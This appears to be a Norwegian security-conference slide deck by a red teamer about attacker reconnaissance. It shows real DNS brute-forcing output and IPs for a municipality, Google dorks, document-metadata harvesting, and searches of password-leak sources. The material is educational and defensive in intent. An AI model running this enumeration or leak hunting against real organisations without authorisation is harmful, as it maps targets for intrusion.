

Hva avanserte hackere gjør for å få tilgang

Oddvar Moe

TrustedSec | @oddvarmoe

MVP
Dagen

Oddvar Moe

TrustedSec

Red Teamer @TrustedSec

Hacker/Blogger/Speaker/Researcher

Hobby: Fisking (ikke Phishing),
3dprinting, gaming, røyke kjøtt, dad
jokes/memes



Hva er en avansert hacker?

Ofte referert som APT

Forskjellige mål avhengig
av gruppe



CAUTION
ZHANG Haoran, TAN Dailin, QIAN Chuan, FU Qiang, and JIANG Lizhi are all part of a Chinese hacking group known as APT 41 and BARILUM.

On August 15, 2019, a Grand Jury in the District of Columbia returned an indictment against Chinese nationals ZHANG Haoran and TAN Dailin on charges including Unauthorized Access to Protected Computers, Aggravated Identity Theft, Money Laundering, and Wire Fraud. These charges primarily stemmed from alleged activity targeting high technology and video gaming companies, and a United Kingdom citizen.

On August 11, 2020, a Grand Jury in the District of Columbia returned an indictment against Chinese nationals QIAN Chuan, FU Qiang, and JIANG Lizhi on charges including Racketeering, Money Laundering, Fraud, Identity Theft, and Access Device Fraud. These charges stem from their alleged unauthorized computer intrusions while employed by Chengdu 404 Network Technology Company. The defendants allegedly conducted supply chain attacks to gain unauthorized access to networks throughout the world, targeting hundreds of companies representing a broad array of industries to include: social media, telecommunications, government, defense, education, and manufacturing. These victims included companies in Australia, Brazil, Germany, India, Japan and Sweden. The defendants allegedly targeted telecommunications providers in the United States, Australia, China (Tibet), Chile, India, Indonesia, Malaysia, Pakistan, Singapore, South Korea, Taiwan, and Thailand. The defendants allegedly deployed ransomware attacks and demanded payments from victims.

If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.

Field Office: Washington D.C.

www.fbi.gov

China											
Common Name	CrowdStrike	IRL	Kaspersky	Secureworks	Mandiant	FireEye	Symantec	iSight	Cisco (Sourcefire/ Palo Alto Unit 42		Other Names
Comment Crew	Comment Panda	PLA Unit 61398		TG-8223	APT1			BrownFox	Group 3		GIF89a, ShadyRAT, Shanghai Group, Byzantine Candor
APT2	Putter Panda	PLA Unit 61486		TG-6952	APT2				Group 36		SearchFire
UPS	Gothic Panda			TG-0110	APT3		Buckeye	UPS Team	Group 6		Boyusec – the Guangzhou Boyu Information Technology Company, Ltd
IXESHE	Numbered Panda			TG-2754 (tentative)	APT12	BeeBus		Calc Team	Group 22		DynCalc, Crimson Iron, DNSCalc
APT16					APT16						
Hidden Lynx	Aurora Panda				APT17	Deputy Dog	Hidden Lynx	Tailgater Team	Group 8		https://401trg.com/burning-umbrella/
Wekby	Dynamite Panda			TG-0416	APT18						TA428
Axiom					APT17			Tailgater Team	Group 72		Dogfish (iDefense), Deputy Dog (iDefense), Wintti Umbrella
Wintti Group	Wicked Panda			BRONZE ATLAS	APT41						Wintti Umbrella, BARIUM, LEAD, RedEcho, Vanadinite, TAG-22

https://docs.google.com/spreadsheets/d/1H9_xaxQHpWaa4O_Son4Gx0YOlzlcBWMsdvePFX68EKU/edit#gid=1636225066

Google etter: excel apt groups

RED TEAMER – HVA ER DET?

Være en “ekte” trussel


Minimum 4 uker

Ikke bli oppdaget (blue team)

Kan også være fysisk

Ikke en pentest

Målbasert!



Faser I et angrep

ATT&CK Matrix for Enterprise

layout: side ▾ show sub-techniques hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	42 techniques	16 techniques	30 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Active Scanning (3)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application		BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Container Administration Command	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Deploy Container	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Exploitation for Client Execution	Browser Extensions	Create or Modify System Process (4)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Inter-Process Communication (3)	Compromise Client Software Binary	Domain Policy Modification (2)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (3)
Search Closed Sources (2)	Stage Capabilities (5)	Trusted Relationship	Native API	Create Account (3)	Escape to Host	Deploy Container	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Search Open Technical Databases (5)		Valid Accounts (4)	Scheduled Task/Job (5)	Create or Modify System Process (4)	Event Triggered Execution (15)	Direct Volume Access	Modify Authentication Process (5)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains (2)			Shared Modules	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Domain Policy Modification (2)	Multi-Factor Authentication Process (5)	Debugger Evasion	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Search Victim-Owned Websites			Software Deployment Tools	External Remote Services	Hijack Execution Flow (12)	Execution Guardrails (1)	Multi-Factor Authentication Request Generation	Domain Trust Discovery		Data from Local System	Non-Application Layer Protocol		Network Denial of Service (2)
			System Services (2)	Event Triggered Execution (15)	Implant Internal Image	File and Directory Permissions Modification (2)	Network Service Discovery	File and Directory Discovery		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
			User Execution (3)	External Remote Services	Scheduled Task/Job (5)	Hide Artifacts (10)	Network Share Discovery	Group Policy Discovery		Data from Removable Media	Protocol Tunneling		Service Stop
			Windows Management Instrumentation	Hijack Execution Flow (12)	Valid Accounts (4)	Hijack Execution Flow (12)	Network Sniffing	Network Service Discovery		Proxy (4)	Remote Access Software		System Shutdown/Reboot
				Implant Internal Image		Impair Defenses (9)	OS Credential Dumping (8)	Network Sniffing					
				Modify Authentication Process (5)		Indicator Removal on Host (6)	Steal Application Access Token	Password Policy Discovery					
				Office Application Startup (6)		Indirect Command Execution	Steal or Forge Kerberos Tickets (4)	Peripheral Device Discovery					
				Pre-OS Boot (5)		Masquerading (7)	Steal Web Session Cookie	Permission Groups Discovery (3)					
				Scheduled Task/Job (5)		Modify Authentication Process (5)	Unsecured Credentials (7)	Process Discovery					
				Server Software Component (5)		Modify Cloud Compute Infrastructure (4)		Query Registry					
								Remote System Discovery					

Faser I et angrep – Fokus I denne sesjonen

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques
Active Scanning (3)	Acquire Infrastructure (6)	Drive-by Compromise
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)
Search Open Technical Databases (5)		Trusted Relationship
Search Open Websites/Domains (2)		Valid Accounts (4)
Search Victim-Owned Websites		


Kartlegging

Mål er å forstå bedriften

Se etter (med hacker øyne)

- DNS / IP / Porter
- Dorking / Filer / Metadata / Epost / Github
- Teknologi I bruk / skjermbilde fra webtjenester
- Passord lekkasjer
- Nylig aktivitet SoMe

proxycannon-ng



Kartlegging - DNS

```
root@DESKTOP-00581QD:/tools# ./gobuster dns -d kristiansand.kommune.no -t 100 -w all.txt
=====
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Domain:      kristiansand.kommune.no
[+] Threads:     100
[+] Timeout:     1s
[+] Wordlist:     all.txt
=====
2022/10/10 20:29:37 Starting gobuster in DNS enumeration mode
=====
Found: adfs.kristiansand.kommune.no

Found: ADFS.kristiansand.kommune.no

Found: Adfs.kristiansand.kommune.no

Found: admingp.kristiansand.kommune.no

Found: aia.pki.kristiansand.kommune.no

Found: aktor.kristiansand.kommune.no
```

Kartlegging - DNS

```
root@DESKTOP-00581QD:/tools/dnsrecon# python3 dnsrecon.py -d kristiansand.kommune.no -D namelist.txt -t brt
[*] Using the dictionary file: namelist.txt (provided by user)
[*] brt: Performing host and subdomain brute force against kristiansand.kommune.no...
[+] A adfs.kristiansand.kommune.no 158.150.116.103
[+] A ap.kristiansand.kommune.no 158.150.114.8
[+] CNAME autodiscover.kristiansand.kommune.no autodiscover.outlook.com
[+] CNAME autodiscover.outlook.com autod.ha-autod.office.com
[+] CNAME autod.ha-autod.office.com autod.ms-acdc-autod.office.com
[+] A autod.ms-acdc-autod.office.com 52.98.149.168
[+] A autod.ms-acdc-autod.office.com 132.245.230.1
[+] A autod.ms-acdc-autod.office.com 52.98.151.88
[+] A autod.ms-acdc-autod.office.com 40.101.1.1
[+] CNAME autodiscover.kristiansand.kommune.no autodiscover.outlook.com
[+] CNAME autodiscover.outlook.com autod.ha-autod.office.com
[+] CNAME autod.ha-autod.office.com autod.ms-acdc-autod.office.com
[+] AAAA autod.ms-acdc-autod.office.com 2603:1026:c11:b::8
[+] AAAA autod.ms-acdc-autod.office.com 2603:1026:900:2::1
[+] AAAA autod.ms-acdc-autod.office.com 2603:1026:900::1
[+] AAAA autod.ms-acdc-autod.office.com 2603:1026:c11:9::8
[+] A exchange.kristiansand.kommune.no 158.150.116.119
[+] A guest.kristiansand.kommune.no 158.150.114.4
[+] A lab.kristiansand.kommune.no 158.150.113.11
[+] A login.kristiansand.kommune.no 194.63.248.52
[+] AAAA login.kristiansand.kommune.no 2a01:5b40:0:248::52
[+] A mail.kristiansand.kommune.no 158.150.116.42
[+] A mail2.kristiansand.kommune.no 158.150.116.43
[+] A mo.kristiansand.kommune.no 158.150.34.14
[+] A mr.kristiansand.kommune.no 158.150.114.8
[+] A outlook.kristiansand.kommune.no 158.150.116.84
[+] A owa.kristiansand.kommune.no 158.150.116.84
```

Kartlegging - IP



DomainTools

PROFILE ▾

CONNECT ▾

MONITOR ▾

SUPPORT

Whois Lookup



— Quick Stats

IP Location	 Norway Kristiansand Kommune Kristiansand Kommune
ASN	 AS2119 TELENOR-NEXTEL Telenor Norge AS, NO (registered Feb 25, 1993)
Whois Server	whois.ripe.net
IP Address	158.150.114.4

% No abuse contact registered for 158.150.0.0 - 158.150.255.255

```
inetnum:      158.150.0.0 - 158.150.255.255
netname:      KRSAND-KOM
descr:        Kristiansand Kommune
descr:        Postbox 427
descr:        N-4601 Kristiansand
country:      NO
status:       LEGACY
admin-c:      AS12835-RIPE
tech-c:       AS12835-RIPE
tech-c:       TBS-RIPE
mnt-by:       AS2119-MNT
mnt-routes:   AS2119-MNT
created:      2003-09-17T13:45:18Z
last-modified: 2017-08-23T11:42:53Z
source:       RIPE
```

```
role:         TBS AS - Customer Internet Access
address:      Telenor Norge AS
address:      Snaroyveien 30
address:      NO-1360 Fornebu
```

DEMO

DNS / SHODAN OSINT



Kartlegging - Dorking

```
site:kristiansand.kommune.no secret
https://sogneutvalg.kristiansand.kommune.no/utvalg/Kommunestyret/M%C3%B8te-2018-02-15/PS%201418%20Mottak%20av%20marint%20avfall%20fra%20fiskeb%C3%
er%20i%20S%C3%B8gne%20samt%20avsetting%20av%20tilskuddsmidler%20til%20tiltak%20mot%20marin%20fors%C3%B8pling.pdf
https://www.kristiansand.kommune.no/contentassets/7d2e282dabd9476590033319a847ae0f/kulturminner-i-kristiansand.pdf
https://www.kristiansand.kommune.no/contentassets/0bf874c958e547768ee960d5ffe93a38/notat-nr.-2---videre-analyse-av-utbygging-og-arealreserver.pdf
https://www.kristiansand.kommune.no/contentassets/588c51bd744b41699e1551abc3dbba38/10985-kristiansand-kommune---kommunedirektorens-forslag-til-okon
iplan-2021-2024-261020.pdf
https://sogneutvalg.kristiansand.kommune.no/utvalg/R%C3%A5det%20for%20mennesker%20med%20nedsatt%20funksjonsevne/M%C3%B8te-2015-05-19/RS%204115%20V
%A5rkonferansen%2024.04.15%20-%20Mandal,%20Buen.pdf
https://sogneutvalg.kristiansand.kommune.no/utvalg/Tjenesteutvalget/M%C3%B8te-2018-05-09/RS%201418%20M%C3%B8te%20i%20Skolemilj%C3%B8utvalget%20-%2
nntj%C3%B8nn%20skole%2018.%2004.%202018%2020111366.pdf
Results: 6
Execution time: 1.45855
```

```
site:kristiansand.kommune.no confidential
https://sogneutvalg.kristiansand.kommune.no/utvalg/Formannskapet/M%C3%B8te-2013-08-28/RS%203813%20Ett%20politi%20-%20rustet%20til%20%C3%A5%20m%C3%
e%20fremtidens%20utfordringer%20-%20NOU%2020139%20-%20h%C3%B8ring%202013114.pdf
https://sogneutvalg.kristiansand.kommune.no/utvalg/Plan-%20og%20milj%C3%B8utvalget/M%C3%B8te-2014-06-18/PS%209214%20Ny%20behandling%20av%20klage%2
C%C3%A5%20avsl%C3%A5tt%20dispensasjon%20for%20innredning%20av%20leilighet%20i%20garasje%20-%20GB%201977%20-%20Daleheia%202014.pdf
https://sogneutvalg.kristiansand.kommune.no/utvalg/Plan-%20og%20milj%C3%B8utvalget/M%C3%B8te-2014-12-10/PS%2018114%20S%C3%B8knad%20om%20dispensasj
20for%20%C3%B8kt%20utnyttelsesgrad%20-%20GB%201373%20-%20Langenesveien%20337C.pdf
https://sogneutvalg.kristiansand.kommune.no/utvalg/Formannskapet/M%C3%B8te-2013-05-08/PS%206313%20Behandling%20av%20s%C3%B8knad%20om%20motorferdse
0i%20utmark%20-%20%C3%98ygarden.pdf
https://sogneutvalg.kristiansand.kommune.no/utvalg/Plan-%20og%20milj%C3%B8utvalget/M%C3%B8te-2019-06-19/PS%2012219%20Reguleringsendring%20-%20Deta
egulering%20for%20E39,%20plan%20ID%20201510.pdf
https://sogneutvalg.kristiansand.kommune.no/utvalg/Plan-%20og%20milj%C3%B8utvalget/M%C3%B8te-2019-02-27/PS%204419%20S%C3%B8knad%20om%20dispensasjo
0-%20bruksendring%20GB%207323%20-%20Toftelandsveien%202%20-%20Gunders%20kafe.pdf
https://sogneutvalg.kristiansand.kommune.no/utvalg/Valgnemnda/2012/M%C3%B8te-2012-10-08/PS%201512%20S%C3%B8knad%20om%20permisjon%20fra%20politisk%
erv%20-%20Egel%20Terkelsen%202011981.pdf
https://sogneutvalg.kristiansand.kommune.no/utvalg/Kommunestyret/M%C3%B8te-2018-12-13/PS%2012718%20Sluttbehandling%20-%20Detaljregulering%20for%20S
%98ygarden%207%20-%202011%20-%202015%20(Solstr%C3%A5len%20barnehage)%20-%20Plan%20ID%20201609.pdf
```

Kartlegging - Dorking

site:kristiansand.kommune.no filetype:asp



Alle



Bilder



Nyheter



Shopping



Maps



Mer

Verktøy

Omtrent 1 resultater (0,20 sekunder)

<http://pa.kristiansand.kommune.no> › politiske_saker

pa.kristiansand.kommune.no/politiske_saker/default.asp

Ingen informasjon er tilgjengelig for denne siden.

Finn ut hvorfor

Kartlegging - Dorking

Google Hacking Database (GHDB) x

exploit-db.com/google-hacking-database

EXPLOIT DATABASE

Google Hacking Database

Filters Reset All

Show 15 Quick Search

Date Added

if Dork

		Category	Author
2022-09-19	intext:"index of" ".sql"	Files Containing Juicy Info	Gopalsamy Rajendran
2022-09-19	intitle:"index of" inurl:superadmin	Files Containing Juicy Info	Mahedi Hassan
2022-09-19	intitle:"WAMPSEVER Homepage"	Files Containing Juicy Info	HackerFrenzy
2022-09-19	inurl: json beautifier online	Files Containing Juicy Info	Nyein Chan Aung
2022-09-19	intitle:"IIS Windows Server"	Files Containing Juicy Info	HackerFrenzy
2022-09-19	intitle:"index of" inurl:SUID	Files Containing Juicy Info	Mahedi Hassan
2022-09-19	intitle:"index of" intext:"Apache/2.2.3"	Files Containing Juicy Info	Wagner Farias
2022-08-18	inurl:"index.php?page=news.php"	Advisories and Vulnerabilities	Omar Shash
2022-08-18	inurl:/sym404/root	Files Containing Juicy Info	Numen Blog
2022-08-17	inurl:viewer/live/index.html	Various Online Devices	Palvinder Singh Secuneus

Kartlegging - Metadata

BBC - FOCA Free 3.0

Project Tools Options TaskList About Donate

BBC

- Network
- Domains
- Roles
- Vulnerabilities
- Metadata
 - Documents (2649/2660)
 - .doc (654)
 - .docx (8)
 - .pdf (1985)
 - Unknown (2)
 - Metadata Summary
 - Users (696)
 - Folders (469)
 - Printers (47)
 - Software (208)
 - Emails (35)
 - Operating Systems (7)
 - Passwords (0)
 - Servers (0)

Buy the new T-Shirt

FEAR THE FOCA

Attribute	Value
All printers found (47) - Times found	
\\bbcrp2003\L337304-TCRNe01:winpoolHP LaserJet 4050 Series PCL	1
PR8545\WC1BURP04\PR8544-BUHPBF0420HP LaserJet 4100 PCL 6	2
\\bbcrp2015\S028497-MCNe05:winpoolHP LaserJet 4250 PCL 6	2
\\bbcrp2004\L426447tcNe00:winpoolHP LaserJet 4200 PCL 6	2
\\bbcrp2007.national.core.bbc.co.uk\L382243-TCNe06:winpoolHP LaserJet 4100 PCL 5e	2
\\bbcrp6002\S049352-CF-EX (Sport Mono 4 C220)Ne03:winpoolHP LaserJet 4250 PCL 6	1
\\bbcrp2015\N001576-BCNe02:winpoolHP LaserJet 4050 Series PCL 6	1
\\bbcrp2006\S009173-TVC-EX (6070)Ne04:winpoolHP LaserJet 4250 PCL 6	1
\\bbcrp2002\PR8673-buNe00:winpoolHP LaserJet 4100 PCL 6	1
\\bbcfs5003\341984-cwrNe01:winpoolHP LaserJet 4050 Series PCL 6	1
\\bbcrp7004\S036108-PQNe06:winpoolHP LaserJet 4250 PCL 6	1

Time	Source	Severity	Message
11:46:15	MetadataSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\ahlbeck_solar_activity (1).pdf
11:46:15	MetadataSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\catchphrase-lesson-98 (1).pdf
11:46:16	MetadataSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\ymar (1).pdf
11:46:16	MetadataSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\csr_report_2009_2010 (3).pdf
11:46:17	MetadataSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\VRTNAB98 (1).PDF
11:46:17	MetadataSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\newsletter_122.pdf

Conf Deactivate AutoScroll Clear Save log to File

All documents were analyzed

Kartlegging - Skjermbilde

Mange verktøy

- Aquatone (Min favoritt)
- EyeWitness
- GoWitness

Pages by Similarity

http://[redacted]/

SORRY!

If you are the owner of this website, please contact your hosting provider: [\[redacted\]](#)

It is possible you have misconfigured this page. See also:

Step 1: Address the response
The 200 OK status code is used to indicate that the request was successful. It is the most common status code and is used to indicate that the server has successfully processed the request and is returning the requested data.

Step 2: Check the response body
The response body contains the data that was requested. It is important to check the response body to ensure that it contains the correct data and is formatted correctly.

Step 3: Check the response headers
The response headers contain additional information about the response, such as the content type and the server software. It is important to check the response headers to ensure that they are correct and match the expected values.

No title

200 OK

Apache

View Details

Visit Page

https://[redacted]/

SORRY!

If you are the owner of this website, please contact your hosting provider: [\[redacted\]](#)

It is possible you have misconfigured this page. See also:

Step 1: Address the response
The 200 OK status code is used to indicate that the request was successful. It is the most common status code and is used to indicate that the server has successfully processed the request and is returning the requested data.

Step 2: Check the response body
The response body contains the data that was requested. It is important to check the response body to ensure that it contains the correct data and is formatted correctly.

Step 3: Check the response headers
The response headers contain additional information about the response, such as the content type and the server software. It is important to check the response headers to ensure that they are correct and match the expected values.

No title

200 OK

Apache

View Details

Visit Page

Kartlegging – Passord lekkasjer

Finne e-post adresser

Mønster i passord

Finner dumps i forskjellige “forum” på nettet

Mange online tjenester også

DEMO

Dehashed / Emails



